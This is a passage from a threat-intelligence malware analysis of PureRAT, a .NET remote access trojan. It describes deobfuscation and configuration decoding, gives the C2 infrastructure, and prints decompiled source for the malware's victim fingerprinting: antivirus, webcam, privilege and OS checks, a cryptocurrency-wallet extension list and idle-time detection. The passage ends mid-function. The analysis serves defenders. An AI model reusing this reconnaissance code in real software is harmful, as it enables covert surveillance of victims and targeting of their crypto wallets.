


*Figure 15: DiE showing the assembly has been obfuscated by **.NET Reactor***

Static analysis is a dead end, so we turn to deobfuscation. Using an open-source tool called **NETReactorSlayer** (thanks, Anna Pham, for the suggestion), we were able to strip away enough of the control flow redirection and string encryption to produce a more legible assembly.

With a cleaner binary, we can analyze the entry point identified in the previous payload:

Following the deobfuscated control from, we first hit ReceiveAttachedSubscriber. Just above this method, we see a Base64 blob.




Figure 16: First method of interest in PureRAT

The decoding logic is:

1. **Base64 Decode:** The initial string is decoded.
2. **GZip Decompress:** The base64 decoded output reveals a GZip header.
3. **Protobuf Deserialize:** The decompressed data is deserialized using a Protocol Buffers (protobuf) schema.

This reveals the malware's configuration.




Figure 17: Decoding PureRATs configuration

The final, deserialized config contains the C2 infrastructure: an IP address (157.66.26[.]209), a list of ports (56001, 56002, 56003), and another base64 blob that decodes to an X.509 certificate. The malware uses this certificate for TLS pinning, ensuring its C2 communications are encrypted and resilient to man-in-the-middle inspection.




Figure 18: Socket setup with TLS Pinning

Of note, this C2 server is located in Vietnam, which adds further evidence that this is PXA and the people behind it are likely Vietnamese.




Figure 19: Validin page for the attackers' C2 server

Once connected to the C2, the RAT sends back to the operator in an initial "hello" packet. Made up from this logic in the middle of the function, which is hard to understand due to the obfuscation of the method names.

```
SubscriberSpec.ReceiveExternalSubscriber(new ExternalFormatter
{
    ArrangeSetModel = StackCompiler.RequestSetSubscriber(),
    CloseFunction = StackCompiler.PlaySubscriber(),
    LoadFormatter = StackCompiler.ListenConvertibleSubscriber(),
    ArrangeIsolatedModule = StackCompiler.ParseSubscriber(),
    PrepareConfiguration = StackCompiler.ListenCombinedSubscriber(),
    IncludeFormatter = "4.1.9",
    SendCache = StackCompiler.ListenAutomatedSubscriber(),
    VerifyNotifier = 4,
    SelectTransformer = StubSelector.RemoveSelector(),
    FormatMixedVisitor = StubSelector.FillSelector(),
    FormatScopeGateway = SubscriberSpec.subscriberSharer.RestartChooser,
    StyleAdjustableBuffer = StackCompiler.ListenSegmentedSubscriber()
});
```

Figure 20: Obfuscated system enumeration

Once deobfuscated, we find that this consists of an exhaustive fingerprinting of the host machine, collecting a wealth of information before sending it back to the C2 server.

```
SubscriberSpec.ReceiveExternalSubscriber(new ExternalFormatter
{
    ArrangeSetModel = StackCompiler.get_AntiVirus(),
    CloseFunction = StackCompiler.gen_UniqueID(),
    LoadFormatter = StackCompiler.check_Camera(),
    ArrangeIsolatedModule = StackCompiler.get_HostName(),
    PrepareConfiguration = StackCompiler.get_Permissions(),
    IncludeFormatter = "4.1.9",
    SendCache = StackCompiler.get_OperatingSystem(),
    VerifyNotifier = 4,
    SelectTransformer = StubSelector.lookForWallets(),
    FormatMixedVisitor = StubSelector.idle_Timer(),
    FormatScopeGateway = SubscriberSpec.subscriberSharer.RestartChooser,
    StyleAdjustableBuffer = StackCompiler.get_PresentWorkingDiectory()
});
```

Figure 21: Deobfuscated system enumeration

The following are breakdowns of all the functions used in this fingerprinting routine:

```
internal static string RequestSetSubscriber()
{
    try
    {
        if (StackCompiler.attachedSubscriberTitle == null)
        {
            StackCompiler.attachedSubscriberTitle = "N/A";
            using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntiVirusProduct"))
            {
                using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
                {
                    List<string> list = new List<string>();
                    foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                    {
                        string text = ((ManagementObject)managementBaseObject)["displayName"].ToString();
                        if (!string.IsNullOrEmpty(text) && !string.IsNullOrWhiteSpace(text))
                        {
                            list.Add(text);
                        }
                    }
                    if (list.Count > 0)
                    {
                        StackCompiler.attachedSubscriberTitle = string.Join(", ", list);
                    }
```

*Figure 22: **Antivirus products:** Queries WMI (root\SecurityCenter) for the displayName of all installed antivirus products.*

```
internal static string PlaySubscriber()
{
    if (StackCompiler.objectPoolTitle == null)
    {
        string text = "";
        text += StackCompiler.RequestAlphabeticSubscriber("Win32_Processor", "ProcessorId");
        text += StackCompiler.RequestAlphabeticSubscriber("Win32_DiskDrive", "SerialNumber");
        text += StackCompiler.RequestAlphabeticSubscriber("Win32_PhysicalMemory", "SerialNumber");
        try
        {
            text += Environment.UserDomainName;
        }
        catch
        {
        }
        try
        {
            text += StackCompiler.ParseSubscriber();
        }
        catch
        {
        }
        StackCompiler.objectPoolTitle = FormatterCompressor.FormatRandomExplorer(text).ToUpper();
    }
```

Figure 23: The PlaySubscriber() function used to create a unique host identifier

Unique Host ID: As seen in Figure 23, this is generated by an MD5 hash based on the processor ID, disk drive serial number, physical memory serial number, and the user's domain name. This creates a stable, unique identifier for the victim machine.

```
internal static bool ListenConvertibleSubscriber()
{
    try
    {
        List<string> list = new List<string>();
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_PnPEntity WHERE (PNPClass =
          'Image' OR PNPClass = 'Camera')"))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                list.Add(managementBaseObject["Caption"].ToString());
            }
        }
        return list.Count > 0;
    }
    catch
    {
    }
    return false;
```

*Figure 24: **Webcam presence:** Queries WMI for PnP devices with the class Image or Camera*

```
internal static string ParseSubscriber()
{
    if (StackCompiler.m_FactoryProgramCategory == null)
    {
        try
        {
            StackCompiler.m_FactoryProgramCategory = "N/A";
            StackCompiler.m_FactoryProgramCategory = Environment.UserName;
        }
        catch
        {
        }
        try
        {
            string userDomainName = Environment.UserDomainName;
            if (!userDomainName.SendConcreteCalc())
            {
                StackCompiler.m_FactoryProgramCategory = StackCompiler.m_FactoryProgramCategory + "[" + userDomainName + "]";
            }
        }
        catch
        {
        }
    }
    return StackCompiler.m_FactoryProgramCategory;
```

*Figure 25: **User and Domain:** Collects the current username and domain (username [DOMAIN])*

```
internal static string ListenCombinedSubscriber()
{
    try
    {
        using (WindowsIdentity current = WindowsIdentity.GetCurrent())
        {
            WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator))
            {
                return WindowsBuiltInRole.Administrator.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.User))
            {
                return WindowsBuiltInRole.User.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.Guest))
            {
                return WindowsBuiltInRole.Guest.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.SystemOperator))
            {
                return WindowsBuiltInRole.SystemOperator.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.AccountOperator))
            {
                return WindowsBuiltInRole.AccountOperator.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.BackupOperator))
            {
                return WindowsBuiltInRole.BackupOperator.ToString();
            }
            if (windowsPrincipal.IsInRole(WindowsBuiltInRole.PowerUser))
            {
```

*Figure 26: **Privilege level:** Checks the current process's Windows Identity against built-in roles (Administrator, User, Guest, etc.) to determine its privilege level*

```
internal static string ListenAutomatedSubscriber()
{
    if (StackCompiler.m_RecordCalculatorTxt == null)
    {
        try
        {
            StackCompiler.m_RecordCalculatorTxt = "Unknown OS";
            using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT Caption FROM Win32_OperatingSystem"))
            {
                using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
                {
                    if (enumerator.MoveNext())
                    {
                        StackCompiler.m_RecordCalculatorTxt = ((ManagementObject)enumerator.Current)["Caption"].ToString();
                    }
                }
            }
            if (StackCompiler.m_RecordCalculatorTxt.Contains("7"))
            {
                StackCompiler.m_RecordCalculatorTxt = "Windows 7";
            }
            else if (StackCompiler.m_RecordCalculatorTxt.Contains("8.1"))
            {
                StackCompiler.m_RecordCalculatorTxt = "Windows 8.1";
            }
            else if (StackCompiler.m_RecordCalculatorTxt.Contains("8"))
            {
                StackCompiler.m_RecordCalculatorTxt = "Windows 8";
            }
            else if (StackCompiler.m_RecordCalculatorTxt.Contains("10"))
            {
                StackCompiler.m_RecordCalculatorTxt = "Windows 10";
            }
            else if (StackCompiler.m_RecordCalculatorTxt.Contains("11"))
            {
                StackCompiler.m_RecordCalculatorTxt = "Windows 11";
```

*Figure 27: **Operating system:** Gathers the OS version and architecture (e.g., "**Windows 10 64Bit**")*

```
internal static string RemoveSelector()
{
    if (StubSelector.selectorCollectionNote == null)
    {
        StubSelector.<>c__DisplayClass1_0 CS$<>8__locals1 = new StubSelector.<>c__DisplayClass1_0();
        CS$<>8__locals1.chooserWrapperList = new List<string>();
        try
        {
            string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
            CS$<>8__locals1.globalChooserMsg = Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData);
            try
            {
                CS$<>8__locals1._StatelessChooserDic = new Dictionary<string, string>
                {
                    { "ibnejdfjmmkpcnlpebklmnkoeoihofec", "TronLink" },
                    { "nkbihfbeogaeaoehlefnkodbefgpgknn", "MetaMask" },
                    { "fhbohimaelbohpjbbldcngcnapndodjp", "Binance Chain Wallet" },
                    { "ffnbelfdoeiohenkjibnmadjiehjhajb", "Yoroi" },
                    { "cjelfplplebdjjenllpjcblmjkfcffne", "Jaxx Liberty" },
                    { "fihkakfobkmkjojpchpfgcmhfjnmnfpi", "BitApp Wallet" },
                    { "kncchdigobghenbbaddojjnnaogfppfj", "iWallet" },
                    { "aiifbnbfobpmeekipheeijimdpnlpgpp", "Terra Station" },
                    { "ijmpgkjfkbfhoebgogflfebnmejmfbml", "BitClip" },
                    { "blnieiiffboillknjnepogjhkgnoapac", "EQUAL Wallet" },
                    { "amkmjjmmflddogmhpjloimipbofnfjih", "Wombat" },
                    { "jbdaocneiiinmjbjlgalhcelgbejmnid", "Nifty Wallet" },
                    { "afbcbjpbpfadlkmhmclhkeeodmamcflc", "Math Wallet" },
                    { "hpglfhgfnhbgpjdenjgmdgoeiappafln", "Guarda" },
                    { "aeachknmefphepccionboohckonoeemg", "Coin98 Wallet" },
                    { "imloifkgjagghnncjkhggdhalmcnfklk", "Trezor Password Manager" },
                    { "oeljdldpnmdbchonielidgobddfffla1", "EOS Authenticator" },
```

Figure 28: The RemoveSelector() function used to find and list any preset cryptowallets

Cryptocurrency wallets: This one searches for dozens of browser-based and desktop cryptocurrency

wallets by checking for Chrome extension IDs, file system paths (%APPDATA%), and registry keys

Note: this function does not collect any data, just returns a string of what is present on the system.


```
internal static string FillSelector()
{
    string text;
    try
    {
        GeneratorSharer.GeneralChooser generalChooser = default(GeneratorSharer.GeneralChooser);
        generalChooser._EditableChooserAge = (uint)Marshal.SizeOf(generalChooser);
        GeneratorSharer.GetLastInputInfo(ref generalChooser);
        TimeSpan timeSpan = TimeSpan.FromMilliseconds(Environment.TickCount - (int)generalChooser._SymbolicChooserRate);
        text = string.Format("{0}d {1}h {2}m {3}s", new object[] { timeSpan.Days, timeSpan.Hours, timeSpan.Minutes, timeSpan.Seconds });
    }
    catch
    {
        text = "-1";
    }
    return text;
```

*Figure 29: **System idle time:** Uses the GetLastInputInfo API to determine how long the user has been idle, allowing the operator to operate when the user is away*

```
internal static string ListenSegmentedSubscriber()
{
    try
    {
        if (StackCompiler.subscriberWorkerTxt == null)
        {
